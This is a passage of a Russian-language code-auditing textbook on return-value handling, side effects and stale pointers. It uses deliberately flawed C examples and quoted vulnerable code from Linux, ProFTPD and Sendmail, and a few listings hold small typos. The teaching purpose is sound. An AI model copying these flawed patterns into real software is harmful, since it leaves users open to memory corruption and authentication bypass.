Игнорируемые или неверно интерпретируемые возвращаемые значения являются причиной многих тонких уязвимостей в приложениях. По сути, каждая функция в приложении -- это обособленный фрагмент кода, предназначенный для выполнения одной конкретной задачи. Поскольку она делает это в стиле "черного ящика", детали результатов ее операций в значительной степени невидимы вызывающим функциям. Возвращаемые значения используются, чтобы сообщать вызывающим функциям некоторый статус. Часто этот статус обозначает успех или отказ либо предоставляет значение, являющееся результатом задачи функции: выделенную область памяти, integer-результат математической операции или просто Boolean true/false, показывающий, разрешена ли конкретная операция. В любом случае возвращаемое значение играет важную роль в вызове функции, поскольку передает некоторый результат между двумя отдельными функциональными компонентами. Если возвращаемое значение неверно интерпретируется или просто игнорируется, программа в результате может пойти по неправильным путям выполнения, что может иметь серьезные последствия для безопасности. Как видите, значительная часть информации в журнале аудита связана со смыслом возвращаемого значения и тем, как оно интерпретируется. Следующие разделы рассматривают процесс, через который должен пройти аудитор кода при анализе вызовов функций, чтобы определить, может ли возникнуть неправильная коммуникация между двумя компонентами и может ли эта неправильная коммуникация повлиять на общую безопасность программы.

Игнорирование возвращаемых значений

Многие функции сообщают об успехе или отказе через возвращаемое значение. Следовательно, игнорирование возвращаемого значения может привести к тому, что условие ошибки останется необнаруженным. В такой ситуации аудитор кода должен определить последствия того, что потенциальные ошибки функции останутся незамеченными. Следующий простой пример довольно распространен:

```
char *buf = (char *)malloc(len);
memcpy(buf, src, len);
```

Довольно часто функция `malloc()` не проверяется на успех или отказ, как в предыдущем коде; разработчик предполагает, что она успешно выполнится. Очевидное следствие в этом примере -- приложение упадет, если `malloc()` можно заставить завершиться неудачно, поскольку отказ установит `buf` в `NULL`, а `memcpy()` вызовет разыменование `NULL`-указателя. Аналогично, программисты нередко не проверяют возвращаемое значение `realloc()`, как показано в листинге 7-25.

Листинг 7-25. *Игнорирование возвращаемого значения realloc()*

```
struct databuf {
    char *data;
    size_t allocated_length;
    size_t used;
};

...

int append_data(struct databuf *buf, char *src, size_t len) {
    size_t new_size = buf->used + len + EXTRA;

    if (new_size < len)
        return -1;

    if (new_size > buf->allocated_length) {
        buf->data = (char *)realloc(buf->data, new_size);
        buf->allocated_length = new_size;
    }

    memcpy(buf->data + buf->used, src, len);
```

```
    buf->used += len;
    return 0;
}
```

Как видите, элемент `buf->data` может быть перевыделен, но возвращаемое значение `realloc()` никогда не проверяется на отказ. Когда затем выполняется `memcpy()`, существует шанс эксплуатируемого повреждения памяти. Почему? В отличие от предыдущего примера с `malloc()`, этот код копирует по смещению от выделенного буфера. Если `realloc()` завершается неудачно, `buf->data` равен `NULL`, но добавленное к нему значение `buf->used` может быть достаточно большим, чтобы достичь действительной записываемой страницы памяти.

Игнорирование более тонких отказов, которые не вызывают немедленного падения, может приводить к гораздо более серьезным последствиям. Пол Старзец, опытный исследователь, обнаружил идеальный пример тонкого отказа в коде управления памятью ядра Linux. Код `do_mremap()` показан в листинге 7-26.

Листинг 7-26. *Уязвимость Linux do_mremap()*

```
/* new_addr is valid only if MREMAP_FIXED is specified */
if (flags & MREMAP_FIXED) {
    if (new_addr & ~PAGE_MASK)
        goto out;
    if (!(flags & MREMAP_MAYMOVE))
        goto out;
    if (new_len > TASK_SIZE || new_addr > TASK_SIZE - new_len)
        goto out;

    /*
     * Check if the location you're moving into
     * overlaps the old location at all, and
     * fail if it does.
     */
    if ((new_addr <= addr) && (new_addr + new_len) > addr)
        goto out;
    if ((addr <= new_addr) && (addr + old_len) > new_addr)
        goto out;

    do_munmap(current->mm, new_addr, new_len);
}

/*
 * Always allow a shrinking remap: that just unmaps
 * the unnecessary pages.
 */
ret = addr;
if (old_len >= new_len) {
    do_munmap(current->mm, addr + new_len, old_len - new_len);
    if (!(flags & MREMAP_FIXED) || (new_addr == addr))
        goto out;
}
```

Уязвимость в этом коде состоит в том, что функцию `do_munmap()` можно заставить завершиться неудачно. Несколько условий могут вызвать отказ; самое простое -- исчерпание максимальных resource limits при разделении существующей области виртуальной памяти. Если функция `do_munmap()` завершается неудачно, она возвращает код ошибки, который `do_mremap()` полностью игнорирует. Результат игнорирования этого возвращаемого значения состоит в том, что структуры virtual memory area (VMA), используемые для представления диапазонов страниц процессов, можно сделать несогласованными: page table entries могут перекрываться в двух VMA или появятся полностью неучтенные VMA. Через новый метод эксплуатации с использованием системы page-caching произвольные страницы могли быть ошибочно отображены в другие процессы, приводя к повышению привилегий. Дополнительная информация об этой уязвимости доступна по адресу www.isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt.

В общем случае, если вызов функции возвращает значение, в отличие от функции, которая ничего не возвращает (например, `void`-функции), за каждым вызовом функции должен следовать условный оператор, проверяющий успех или отказ. Заметные исключения -- случаи, где функция завершает приложение через вызов exit routine или ошибки обрабатываются механизмом исключений в отдельном блоке кода. Если проверка успеха или отказа функции не выполняется, аудитор кода должен отметить место, где значение остается непроверенным.

Продвигая это исследование на шаг дальше, аудитор может затем спросить, каковы последствия игнорирования этого возвращаемого значения. Ответ зависит от того, что именно может пойти не так в функции. Лучший способ точно выяснить, что может пойти не так, -- изучить целевую функцию и найти каждую точку, где функция может вернуть управление. Обычно существует несколько условий ошибки, заставляющих функцию вернуться, а также один возврат при успешном завершении ее задачи. Самые интересные случаи для анализа, естественно, те, где ошибки действительно возникают. После выявления всех способов, которыми функция может вернуться, у аудитора есть список возможных условий ошибки, которые могут незаметно уйти в приложение. После составления этого списка любые условия, которые пользователи не могут вызвать, можно классифицировать как более низкий риск, а аудиторы могут сосредоточиться на условиях, которые пользователи *могут* вызвать, даже косвенно, например отказ выделения памяти. Листинг 7-27 дает возможность применить этот процесс исследования к простому блоку кода.

Листинг 7-27. *Поиск возвращаемых значений*

```
int read_data(int sockfd, char **buffer, int *length) {
    char *data;
    int n, size = MAX_SIZE;

    if (!(data = (char *)calloc(MAX_SIZE, sizeof(char))))
        return -1;

    if ((n = read(sockfd, data, size)) <= 0)
        return -1;

    *length = n;
    *buffer = data;
    return 0;
}
```

Предположим, вы заметили случай, где вызывающий код не проверяет возвращаемое значение этой функции, и решили исследовать, что может пойти не так. Функция может вернуться тремя разными способами: если вызов `calloc()` завершается неудачно, если вызов `read()` завершается неудачно или если функция успешно возвращается. Очевидно, наиболее интересные случаи -- два условия ошибки, которые следует отметить в журнале аудита. Условие ошибки возникает, когда вызов `calloc()` завершается неудачно, потому что память процесса исчерпана. Заставить программу исчерпать память непросто, но это, безусловно, возможно и заслуживает рассмотрения. Условие ошибки также может возникнуть, когда `read()` возвращает ошибку или ноль, обозначая, что поток закрыт; это, вероятно, довольно легко вызвать. Последствия игнорирования возвращаемого значения этой функции зависят от операций после вызова функции в вызывающей процедуре, но можно сразу вывести, что они, вероятно, довольно серьезны. Откуда это известно? Аргументы `buffer` и `length` никогда не инициализируются, если функция завершается неудачно, поэтому если вызывающий код не проверяет отказ, он, скорее всего, продолжит обработку, предполагая, что буфер содержит указатель на некоторую действительную область памяти с байтами для обработки. Листинг 7-28 показывает пример того, как может выглядеть вызывающая функция такого типа.

Листинг 7-28. *Игнорирование возвращаемых значений*

```
int process_request(int sockfd) {
    char *request;
    int len, reqtype;
```

```
    read_data(sockfd, &request, &len);
    reqtype = get_token(request, len);
    ...
}
```

Код написан с предположением, что `read_data()` успешно вернулась, и передает то, что должно быть символьным буфером и количеством байтов в нем, функции `get_token()`, предположительно чтобы получить ключевое слово из буфера запроса и определить тип выполняемого запроса. Поскольку `read_data()` не проверяется на успех, оказывается, что в `get_token()` могут быть переданы две неинициализированные стековые переменные: `request`, которая должна указывать на некоторую выделенную память, и `len`, которая должна обозначать количество байтов, прочитанных из сети в `request`. Хотя точные последствия этой ошибки зависят от того, как работает `get_token()`, из обсуждения ранее в этой главе вы знаете, что обработка неинициализированных переменных может иметь серьезные последствия, поэтому игнорирование возвращаемого значения `read_data()`, вероятно, имеет серьезные следствия. Эти следствия варьируются от лучшего сценария, где приложение просто падает, до худшего сценария, где память повреждается эксплуатируемым образом. Обращайте пристальное внимание на то, как небольшие различия в вызывающем коде могут влиять на значимость этих ошибок. Например, рассмотрим слегка измененную вызывающую функцию:

```
int process_request(int sockfd) {
    char *request = NULL;
    int len = 0, reqtype;

    read_data(sockfd, &request, &len);
    reqtype = get_token(request, len);
    ...
}
```

Здесь та же функция с одним ключевым отличием: стековые переменные, переданные в `read_data()`, инициализированы нулем. Это небольшое изменение кода резко влияет на серьезность игнорирования возвращаемого значения `read_data()`. Теперь худшее, что может произойти, -- программу можно заставить неожиданно упасть; это нежелательно, но далеко не так серьезно, как повреждение памяти, возможное в исходной версии функции. Тем не менее при оценке воздействия возвращаемых значений лучше ошибаться в сторону осторожности, поскольку падение приложения может быть не концом истории. В приложении могут быть signal handlers или exception handlers, которые выполняют некоторое обслуживание программы перед завершением процесса, и они могут предоставить некоторую возможность эксплуатации, хотя, вероятно, не в этом примере.

Неверная интерпретация возвращаемых значений

Еще одна ситуация, которая может вызывать проблемы, возникает, когда возвращаемое значение вызова функции проверяется или используется, но вызывающая функция интерпретирует его неверно. Возвращаемое значение может быть неверно интерпретировано двумя способами: программист может просто неправильно понять смысл возвращаемого значения, или возвращаемое значение может участвовать в преобразовании типов, которое меняет его предполагаемый смысл. Вы узнали о проблемах преобразования типов в главе 6, поэтому этот раздел в основном сосредоточен на ошибках, связанных с тем, что программист неверно интерпретирует возвращаемое значение.

Такой тип ошибки программиста может казаться маловероятным или редким, но он довольно часто встречается в production-коде, особенно когда команда программистов разрабатывает приложение и использует сторонний код и библиотеки. Часто разработчики могут не полностью понимать корректное использование внешнего кода, внешний код может измениться в процессе разработки, или спецификации и документация для внешнего кода могут быть неправильными. Программисты

также могут неправильно использовать хорошо известные API, например runtime library языка, из-за недостаточного знакомства или простой небрежности. Чтобы понять этот момент, рассмотрим следующий код:

```
#define SIZE(x, y) (sizeof(x) - ((y) - (x)))

char buf[1024], *ptr;

ptr = buf;
ptr += snprintf(ptr, SIZE(buf, ptr), "user: %s\n", username);
ptr += snprintf(ptr, SIZE(buf, ptr), "pass: %s\n", password);
...
```

Этот код содержит простую ошибку. На UNIX-машинах функция `snprintf()` обычно возвращает количество байтов, которое она *записала бы* в назначение, если бы места было достаточно. Поэтому первый вызов `snprintf()` может вернуть значение больше `sizeof(buf)`, если переменная `username` очень длинная. В результате переменная `ptr` инкрементируется за пределы буфера, а второй вызов `snprintf()` может повредить память из-за integer overflow в макросе `SIZE`. Следовательно, пароль, записываемый в буфер, может быть произвольно большим.

Уязвимости, возникающие из-за неверной интерпретации возвращаемых значений, часто довольно тонкие и трудные для обнаружения. Лучший способ искать такие уязвимости -- использовать следующий систематический подход при изучении функции:

1. Определите предполагаемый смысл возвращаемого значения функции. Когда код хорошо прокомментирован или документирован, аудитор может иметь хорошее представление о его смысле еще до просмотра кода; однако все равно важно проверить, действительно ли функция возвращает то, что утверждает документация.

2. Посмотрите каждое место в приложении, где вызывается функция, и проверьте, что оно делает с возвращаемым значением. Согласуется ли это с предполагаемым смыслом этого возвращаемого значения?

Первый шаг поднимает интересный момент: *иногда вина за неверно интерпретированное возвращаемое значение лежит не на вызывающей функции, а на вызываемой функции*. То есть иногда функция возвращает значение, выходящее за пределы документированного или заданного диапазона ожидаемых возвращаемых значений, или значение находится в диапазоне допустимых, но неверно для обстоятельств. Такая ошибка обычно вызвана небольшим недосмотром со стороны разработчика приложения, но последствия могут быть весьма серьезными. Например, рассмотрим листинг 7-29.

Листинг 7-29. *Неожиданные возвращаемые значения*

```
int authenticate(int sock, int auth_type, char *login) {
    struct key *k;
    char *pass;

    switch (auth_type) {
    case AUTH_USER:
        if (!(pass = read_string(sock)))
            return -1;
        return verify_password(login, pass);

    case AUTH_KEY:
        if (!(key = read_key(sock)))
            return 0;
        return verify_key(login, k);

    default:
        return 0;
    }
}

int check_credentials(int sock) {
```

```
    int auth_type, authenticated = 0;

    auth_type = read_int(sock);
    authenticated = authenticate(sock, auth_type, login);
    if (!authenticated)
        die("couldn't authenticate %s\n", login);

    return 0;
}
```

Предположим, что функция `authenticate()` в листинге 7-29 должна возвращать 1 для обозначения успеха или 0 для обозначения отказа. Однако можно видеть, что была допущена ошибка, потому что отказ может заставить функцию вернуть -1 вместо 0. Из-за способа проверки возвращаемого значения -- проверкой на ноль или неноль -- этот небольшой логический дефект может позволить пользователям войти в систему, даже если их учетные данные полностью недействительны. Однако эта программа не была бы уязвима, если бы проверка возвращаемого значения специально проверяла значение 1, как в этом примере:

```
if (authenticated != 1)
    .. error ..
```

Ненулевые значения представляют true в boolean-сравнении, поэтому легко понять, как может возникнуть такое недопонимание. Чтобы заметить эти ошибки, аудиторы могут использовать процесс, похожий на процесс выявления последствий игнорируемых возвращаемых значений:

1. *Определите все точки функции, где она может вернуть управление.* Обычно есть несколько точек возврата из-за ошибок и одна точка, где функция возвращается после успешного завершения.

2. *Изучите возвращаемое значение.* Находится ли оно в диапазоне ожидаемых возвращаемых значений? Подходит ли оно для обозначения условия, из-за которого функция вернулась?

Если вы находите место, где из функции возвращается неправильное значение, следует отметить его расположение, а затем оценить значимость на основе того, как возвращаемое значение интерпретируется в каждом месте вызова функции. Поскольку этот процесс очень похож на определение последствий игнорирования возвращаемого значения текущей функции, обе задачи можно и нужно объединять в один процесс для экономии времени. Например, предположим, что вы аудируете следующую функцию:

```
int read_data(int sockfd, char **buffer, int *length) {
    char *data;
    int n, size = MAX_SIZE;

    if (!(data = (char *)calloc(MAX_SIZE, sizeof(char))))
        return 0;

    if ((n = read(sockfd, data, size)) <= 0)
        return -1;

    *length = n;
    *buffer = data;
    return 0;
}
```

Журналы аудита функций, представленные ранее в этой главе, дают идеальный способ зафиксировать всю важную информацию о возвращаемых значениях функции `read_data()`, показанной здесь. Таблица 7-2 демонстрирует строки журнала аудита для этой функции, которые включают всю релевантную информацию об ожидаемых возвращаемых значениях этой функции.

Таблица 7-2. Возвращаемые значения из примера журнала аудита

Return value type	32-bit signed integer
Return value meaning	Indicates error: 0 for success or -1 for error

Последствия неправильных возвращаемых значений или игнорирования возвращаемых значений вызывающей функцией не указаны в таблице, поскольку эти последствия зависят от вызывающей функции. Аудиторы могут отслеживать эту информацию в заметках, которые они ведут о функциях `process_request()` и `process_login()`. Ведение журнала для каждой функции в большом приложении было бы довольно утомительным, не говоря уже о затратах времени, поэтому можно отказаться от записи этой информации исходя из двух требований: функция никогда не вызывается в контексте, на который влияют пользователи, являющиеся потенциальными атакующими, например utility functions для конфигурационного файла; или функция настолько мала и проста, что легко запомнить, как она работает.

Ведение таких журналов может казаться чрезмерным, потому что после чтения кода вы знаете всю информацию, необходимую для аудита использования функции; однако есть две веские причины записывать эту информацию:

• Приложения могут быть сколь угодно сложными, и функции могут вызываться в сотнях разных мест, каждое с немного отличающимся набором обстоятельств.

• Когда приложение обновляется, полезно иметь набор заметок, к которым можно обратиться, если вы хотите понять, оказывают ли изменения интересное влияние. Небольшие нюансы функций легко забываются со временем, и так можно обратиться к заметкам, не читая код приложения заново или, что хуже, не предполагая, что вы знаете, как работает приложение, и не пропуская новые уязвимости.

Второй способ неверной интерпретации возвращаемых значений функций -- преобразование типов, которое меняет смысл возвращаемого значения. Эта неверная интерпретация является расширением первого вида неверной интерпретации: вызывающая функция просто неправильно понимает смысл значения. Вы уже изучили вопросы преобразования типов в главе 6, поэтому возвращаться к ним не нужно. Однако помните: когда возвращаемое значение проверяется и отбрасывается или сохраняется в переменной для последующего использования, важно определить преобразования типов, происходящие при каждом последующем использовании значения. Когда возвращаемое значение проверяется и отбрасывается, нужно учитывать правила преобразования типов, чтобы убедиться, что значение интерпретируется как задумано. Когда возвращаемое значение сохраняется, нужно изучить тип переменной, в которой оно сохраняется, чтобы убедиться, что он согласуется с типом возвращаемого значения функции.

Журнал возвращаемых значений, показанный в таблице 7-2, может помочь обнаружить уязвимости, связанные с преобразованиями типов возвращаемых значений. В частности, строки Return type и Return value meaning служат кратким резюме того, как предполагается использовать возвращаемое значение. Поэтому если происходит преобразование типов, можно быстро увидеть, могут ли части смысла возвращаемого значения быть потеряны или неверно интерпретированы преобразованием типов, например отрицательные значения.

Побочные эффекты функций

Побочные эффекты возникают, когда функция изменяет состояние программы помимо любых значений, которые она возвращает. Функция, которая не создает побочных эффектов, считается **referentially transparent**, то есть вызов функции можно напрямую заменить возвращаемым значением. Напротив, функция, вызывающая побочные эффекты, считается **referentially opaque**. Побочные эффекты функций являются важной частью большинства языков программирования. Они позволяют программисту изменять элементы состояния программы или возвращать

дополнительные фрагменты данных сверх того, что может содержать возвращаемое значение. В этом разделе вы изучите воздействие двух очень конкретных побочных эффектов функций: манипулирование аргументами, переданными по ссылке (value-result arguments), и манипулирование переменными глобальной области видимости.

Уязвимости, возникающие из-за манипулирования pass-by-reference аргументами, могут появиться потому, что автор вызывающей функции не учитывает возможность изменения аргументов или потому, что функцию можно заставить манипулировать аргументами неожиданным или несогласованным образом. Одна из более распространенных ситуаций, где может возникнуть этот баг, -- использование `realloc()` для изменения размера буфера, переданного как аргумент-указатель. Уязвимость обычно возникает по одной из двух причин: вызывающая функция имеет указатель, который не был обновлен после вызова `realloc()`, или новый размер выделения неверен из-за ошибки вычисления длины. Листинг 7-30 показывает пример функции, которая перевыделяет буфер, переданный по ссылке, в результате чего вызывающая функция ссылается на устаревший указатель.

Листинг 7-30. *Уязвимость устаревшего указателя*

```
int buffer_append(struct data_buffer *buffer, char *data, size_t n) {
    if (buffer->size - buffer->used < n) {
        if (!(buffer->data = realloc(buffer->data, buffer->size + n)))
            return -1;
        buffer->size = buffer->size + n;
    }

    memcpy(buffer->data + buffer->used, n);
    buffer->used += n;
    return 0;
}

int read_line(int sockfd, struct data_buffer *buffer) {
    char data[1024], *ptr;
    int n, nl = 0;

    for (;;) {
        n = read(sockfd, data, sizeof(data) - 1);
        if (n <= 0)
            return -1;

        if ((ptr = strchr(data, '\n'))) {
            n = ptr - data;
            nl = 1;
        }

        data[n] = '\0';
        if (buffer_append(buffer, data, n) < 0)
            return -1;

        if (nl) {
            break;
        }
    }

    return 0;
}

int process_token_string(int sockfd) {
    struct data_buffer *buffer;
    char *tokstart, *tokend;
    int i;

    buffer = buffer_allocate();
    if (!buffer)
        goto err;

    for (i = 0; i < 5; i++) {
```

```
        if (read_data(sockfd, buffer) < 0)
            goto err;

        tokstart = strchr(buffer->data, ':');
        if (!tokstart)
            goto err;

        for (;;) {
            tokend = strchr(tokstart + 1, ':');
            if (tokend)
                break;

            if (read_line(sockfd, buffer) < 0)
                goto err;
        }

        *tokend = '\0';
        process_token(tokstart + 1);
        buffer_clear(buffer);
    }

    return 0;

err:
    if (buffer)
        buffer_free(buffer);
    return -1;
}
```

Функция `process_token_string()` читает пять токенов, разделенных символом двоеточия, которые могут расширяться на несколько строк. Во время обработки токена вызывается функция `read_line()`, чтобы получить еще одну строку данных из сети. Эта функция затем вызывает `buffer_append()`, которая перевыделяет буфер, когда места для новой прочитанной строки недостаточно. Проблема в том, что при перевыделении функция `process_token_string()` может остаться с двумя устаревшими указателями, которые ссылались на исходный буфер: `tokstart` и `tokend`. Затем оба этих устаревших указателя используются, что приводит к повреждению памяти.

Как видите, такие баги устаревших указателей обычно распределены между несколькими функциями, что делает их намного труднее для поиска. Поэтому полезно еще немного попрактиковаться в выявлении путей кода, уязвимых к таким проблемам. Листинг 7-31 показывает еще один пример использования устаревшего указателя из-за перевыделения буфера, на этот раз из ProFTPD 1.2.7 through 1.2.9rc2.

Листинг 7-31. *Использование устаревшего указателя в ProFTPD*

```
static void _xlate_ascii_write(char **buf,
                               unsigned int *buflen,
                               unsigned int bufsize,
                               unsigned int *expand) {
    char *tmpbuf = *buf;
    unsigned int tmplen = *buflen;
    unsigned int lfcount = 0;
    int res = 0;
    register unsigned int i = 0;

    /* Make sure this is zero (could be a holdover from a previous call). */
    *expand = 0;

    /* First, determine how many bare LFs are present. */
    if (tmpbuf[0] == '\n')
        lfcount++;

    for (i = 1; i < tmplen; i++)
        if (tmpbuf[i] == '\n' && tmpbuf[i-1] != '\r')
            lfcount++;
```

Функция `_xlate_ascii_write()` проверяет, сколько символов новой строки есть в передаваемом файле. В ASCII-режимах FTP каждой новой строке должен предшествовать carriage return, поэтому разработчики программы хотят выделить буфер, достаточно большой для этих дополнительных carriage returns, чтобы компенсировать ASCII file transfers. Перевыделяемый буфер -- это буфер назначения, первый аргумент функции `_xlate_ascii_write()`. Если происходит перевыделение, буфер назначения обновляется, как показано в следующем коде:

```
if ((res = (bufsize - tmplen - lfcount)) < 0) {
    pool *copy_pool = make_sub_pool(session.xfer.p);
    char *copy_buf = pcalloc(copy_pool, tmplen);

    memmove(copy_buf, tmpbuf, tmplen);

    /* Allocate a new session.xfer.buf of the needed size. */
    session.xfer.bufsize = tmplen + lfcount;
    session.xfer.buf = pcalloc(session.xfer.p, session.xfer.bufsize);

    ...
    do more stuff
    ...

    *buf = tmpbuf;
    *buflen = tmplen + (*expand);
}
```

Предыдущий код сам по себе нормален, но посмотрите на код, который вызывает `_xlate_ascii_write()`:

```
int data_xfer(char *cl_buf, int cl_size) {
    char *buf = session.xfer.buf;
    int len = 0;
    int total = 0;

    ...
    does some stuff
    ...

    while (size) {
        char *wb = buf;
        unsigned int wsize = size, adjlen = 0;

        if (session.flags & (SF_ASCII|SF_ASCII_OVERRIDE))
            _xlate_ascii_write(&wb, &wsize,
                               session.xfer.bufsize, &adjlen);

        if (pr_netio_write(session.d->outstrm, wb, wsize) == -1)
            return -1;
```

Функция `data_xfer()` имеет цикл для передачи определенного объема данных в каждой итерации. Однако каждая итерация цикла сбрасывает входной буфер на исходный `session.xfer.buf`, который мог быть перевыделен в `_xlate_ascii_write()`. Кроме того, `session.xfer.bufsize` передается как длина буфера, и `_xlate_ascii_write()` тоже могла обновить это значение. В результате, если `_xlate_ascii_write()` когда-либо перевыделяет буфер, все последующие итерации цикла используют устаревший указатель с недействительным размером.

Предыдущие примеры были сосредоточены на перевыделении блоков памяти. За последние несколько лет похожие ошибки были обнаружены во многих приложениях. Иногда возникают уникальные ситуации, которые менее очевидны. Код в листинге 7-32 взят из функции `prescan()` в Sendmail. Уязвимость связана с обновлением аргумента `prescan()` (аргумента `delimptr`) так, что он указывает на недействительные данные, когда определенные условия ошибки заставляют функцию неожиданно завершиться во время вложенного цикла. Эта уязвимость вращается вокруг переменной `p`, которая инкрементируется по мере того, как функция `prescan()` читает символ.

Листинг 7-32. *Уязвимость обновления возвращаемого значения в Sendmail*

```
/* read a new input character */
c = (*p++) & 0x00ff;
if (c == '\0') {
    /* diagnose and patch up bad syntax */
    if (state == QST) {
        usrerr("553 Unbalanced '\"'");
        c = '"';
    } else if (cmntcnt > 0) {
        usrerr("553 Unbalanced '('");
        c = ')';
    } else if (anglecnt > 0) {
        c = '>';
        usrerr("553 Unbalanced '<'");
    } else {
        break;
    }
}
p--;
```

Когда встречается конец строки, выполняется оператор `break`, и внутренний цикл прерывается. Затем токен записывается в выходной список токенов `avp`, как показано в следующем коде:

```
/* new token */
if (tok != q) {
    /* see if there is room */
    if (q >= &pvpbuf[pvpbsize - 5])
        goto addrtoolong;

    *q++ = '\0';
    if (tTd(22, 36)) {
        sm_dprintf("tok=");
        xputs(tok);
        sm_dprintf("\n");
    }

    if (avp >= &av[MAXATOM]) {
        usrerr("553 5.1.0 prescan: too many tokens");
        goto returnnull;
    }

    if (q - tok > MAXNAME) {
        usrerr("553 5.1.0 prescan: token too long");
        goto returnnull;
    }

    *avp++ = tok;
}
} while (c != '\0' && (c != delim || anglecnt > 0));
```

Если встречается условие ошибки (токен слишком длинный или токенов больше `MAXATOM`), ошибка обозначается, и функция возвращается. Однако аргумент `delimptr` обновляется так, что указывает за пределы предоставленной строки, как показано в этом коде:

```
returnnull:
    if (delimptr != NULL)
        *delimptr = p;
    CurEnv->e_to = saveto;
    return NULL;
}
```

Когда срабатывают показанные ранее условия ошибки, переменная `p` указывает на один байт после места, где был встречен NUL-байт, и `delimptr` вследствие этого обновляется так, что указывает на неинициализированные стековые данные. Затем переменная `p` используется, что создает возможность эксплуатации.

При анализе приложения аудиторы кода должны отмечать функции, важные для безопасности, которые манипулируют pass-by-reference аргументами, а также конкретный способ, которым они

выполняют эту манипуляцию. Такие манипуляции аргументами часто используют opaque pointers со связанным набором функций манипулирования. Этот тип манипуляции также является неотъемлемой частью классов C++, поскольку они неявно передают ссылку на указатель `this`. Однако C++ member functions могут быть труднее для анализа из-за количества неявных функций, которые могут вызываться, и из-за того, что пути выполнения не следуют более прямой процедурной структуре. Независимо от языка, лучший способ определить риск pass-by-reference манипуляции -- следовать простому процессу:

1. Найдите все места в функции, где pass-by-reference аргументы изменяются, особенно аргументы-структуры, такие как структура буфера в листинге 7-25.

2. Различайте обязательное и необязательное изменение. Обязательное изменение происходит *каждый раз*, когда вызывается функция; необязательное изменение происходит *при возникновении ненормальной ситуации*. Программисты чаще пропускают исключительные условия, связанные с необязательным изменением.

3. Изучите, как вызывающие функции используют измененные аргументы после возврата функции.

Кроме того, отмечайте случаи, когда аргументы не обновляются, хотя должны. Вспомните функцию `read_line()`, которая использовалась для иллюстрации проверки возвращаемых значений (см. листинг 7-30). Когда функция выделения данных или чтения завершалась неудачно, аргументы, которые предполагалось обновлять каждый раз, не обновлялись. Также внимательно следите за тем, что происходит, когда функции возвращаются раньше из-за некоторой ошибки: не остаются ли по какой-либо причине необновленными аргументы, которые должны быть обновлены? Можно подумать, что если вызывающая функция корректно проверяет возвращаемые значения, отсутствие обновления аргументов не будет проблемой; однако в приложениях определенно есть случаи, когда аргументы должны обновляться даже при возникновении ошибок, как в примере Sendmail из листинга 7-32. Поэтому даже если ошибка может быть обнаружена правильно, программа все равно уязвима к неправильному использованию, потому что аргументы обновлены некорректно.

Чтобы помочь выявлять такие проблемы с манипуляцией аргументами, используйте журналы аудита функций для определения, где в функции изменяются pass-by-reference аргументы, и любых случаев, где pass-by-reference аргументы не изменяются. Затем изучите вызывающие функции, чтобы определить последствия (если они есть) этих обновлений или отсутствия обновлений. Чтобы включить такую проверку, можно добавить несколько строк в журнал аудита, как показано в таблице 7-3.

Таблица 7-3. Строки для добавления в журнал аудита функций

Mandatory modifications	`char **buffer` (second argument): Updated with a data buffer that's allocated within the function. `int *length` (third argument): Updated with how many bytes are read into **buffer for processing.
Optional modifications	None
Exceptions	Both arguments aren't updated if the buffer allocation fails or the call to `read()` fails.

Аудит функций, которые изменяют глобальные переменные, требует по сути тех же мыслительных процессов, что и аудит функций, манипулирующих pass-by-reference аргументами. Процесс включает аудит каждой функции и перечисление ситуаций, в которых она изменяет глобальные переменные. Однако уязвимости, внесенные изменением глобальных переменных, могут быть более тонкими, потому что любое количество разных функций может использовать глобальную переменную и, следовательно, ожидать, что она находится в определенном состоянии. Это особенно верно для кода, который может выполняться в любой момент программы, например

exception handler или signal handler.

На практике этот анализ можно проводить вместе с анализом манипуляции аргументами при создании журналов аудита функций. Можно помещать заметки об изменении глобальных переменных в строки для modifications. Однако при определении последствий изменения глобальных переменных может быть немного больше работы. Чтобы оценить риск изменения этих переменных (или отсутствия изменения, когда оно должно было произойти), просто посмотрите на каждый случай использования глобальной переменной. Если вы находите случай, где предполагается, что глобальная переменная инициализирована или обновлена определенным образом, злоумышленники могут использовать приложение, когда функции, которые должны работать с глобальной переменной, этого не делают или когда функции неожиданно ее изменяют. В листинге 7-4 вы видели пример такого рода уязвимости в OpenSSH с глобальными переменными структуры буфера. В этом коде функции уничтожения, вызываемые `fatal()`, делают предположение о согласованности своего состояния.

В объектно-ориентированных программах может быть намного труднее определить, подвержены ли глобальные переменные неправильному использованию из-за неожиданного изменения. Сложность возникает потому, что порядок выполнения составляющих member functions часто не ясен. В таких случаях лучше изучить каждую функцию, которая использует глобальную переменную, а затем попытаться придумать ситуацию, в которой может возникнуть уязвимость. Например, допустим, у вас есть два класса, C и D. У C есть member functions cX, cY и cZ, а у D -- member functions dX, dY и dZ. Если вы замечаете потенциально неожиданное изменение глобальной переменной в cX, а затем видите, что глобальная переменная используется в dY и dZ, задача состоит в том, чтобы определить, может ли функция cX быть вызвана так, что глобальная переменная обновляется неожиданным образом, а dY и dZ могут работать с глобальной переменной, когда она находится в этом несогласованном состоянии.

Смысл аргументов

Глава 2 представляла ясность как принцип проектирования, влияющий на безопасность системы. Вводящие в заблуждение или запутанные аргументы функций дают очень непосредственный пример именно этой проблемы. Любая путаница относительно предполагаемого смысла аргументов может иметь серьезные последствия для безопасности, потому что функция работает не так, как ожидал разработчик. "Предполагаемый смысл" аргумента обычно означает тип данных, который функция ожидает для этого аргумента, и то, что должны представлять данные, хранящиеся в этом аргументе.

При аудите функции на предмет уязвимостей, связанных с передачей неправильных аргументов, процесс следующий:

1. Перечислите тип и предполагаемый смысл каждого аргумента функции.

2. Изучите все вызывающие функции, чтобы определить, могут ли быть переданы преобразования типов или неправильные аргументы.

Первое, что нужно проверить, -- преобразования типов. Преобразования типов действительно часто происходят в аргументах, передаваемых функции, но чаще всего они не вызывают проблем, релевантных безопасности. Например, integers часто передаются в `read()` как третий аргумент, где преобразуются в `size_t`, но обычно это преобразование не важно, потому что integer является константным значением. Для каждого анализируемого вызова функции аудиторы кода должны отмечать любые преобразования типов, которые действительно происходят, и то, как этот аргумент используется в аудируемой функции. Преобразование может стать проблемой, если интерпретация аргумента может измениться из-за изменения знака. Проблема может быть значительной, если битовый шаблон аргумента меняется во время преобразования типа, как при

расширении знака, потому что разработчик приложения, вероятно, не ожидал такого преобразования типа.

